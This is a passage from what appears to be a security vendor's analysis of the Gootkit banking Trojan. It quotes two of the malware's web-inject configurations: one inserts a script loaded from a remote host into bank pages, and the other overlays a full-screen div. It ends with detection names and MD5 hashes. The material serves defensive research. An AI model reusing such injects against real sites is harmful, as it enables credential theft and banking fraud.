    "data_inject": "<script type=text/javascript language=JavaScript
        src=https://[redacted]/Z1.php?lnk=a1&r=0.0016></script>",
    "url": "https://www.[redacted]*",
    "data_after": "</html>",
    "data_before": "",
    "flags": "GP"
},
{
    "blackmask": [],
    "name": "",
    "data_inject": "<div id=mjf230
        style=left:0px;top:0px;width:100%;height:100%;background-
        color:White;position:absolute;z-index:91001;></div>",
    "url": "https://www.[redacted]*",
    "data_after": "",
    "data_before": "</head>",
    "flags": "GP"
}
```

Examples of Gootkit web injects

Conclusions

Gootkit belongs to a class of Trojans that are extremely tenacious, albeit not very widespread. Because it's not very common, new versions of the Trojan may remain under the researchers' radar for long periods.

It should also be noted that the users of NodeJS as a development platform set themselves certain limitations, but simultaneously get a substantial degree of flexibility and simplicity when creating new versions of the Trojan.

Kaspersky Lab's security products detect the Trojan GootKit and all its associated components under the following verdicts:

- Trojan-Banker.Win32.Tuhkit (the initial downloader distributed via emails);

- Trojan.Win32.Yakes (some modifications of the main downloader);
- HEUR:Trojan.Win32.Generic (the bot’s main body, some modifications of the downloader).

MD5

1c89a85c1a268f6abb34fb857f5b1b6f
7521e82162ed175ad68582dd233ab1ae
9339dcb3571dda122b71fb80de55d0d6
b13378ad831a1e4e60536b6a3d155c42
9ba9f48cda9db950feb4fbe10f61353c
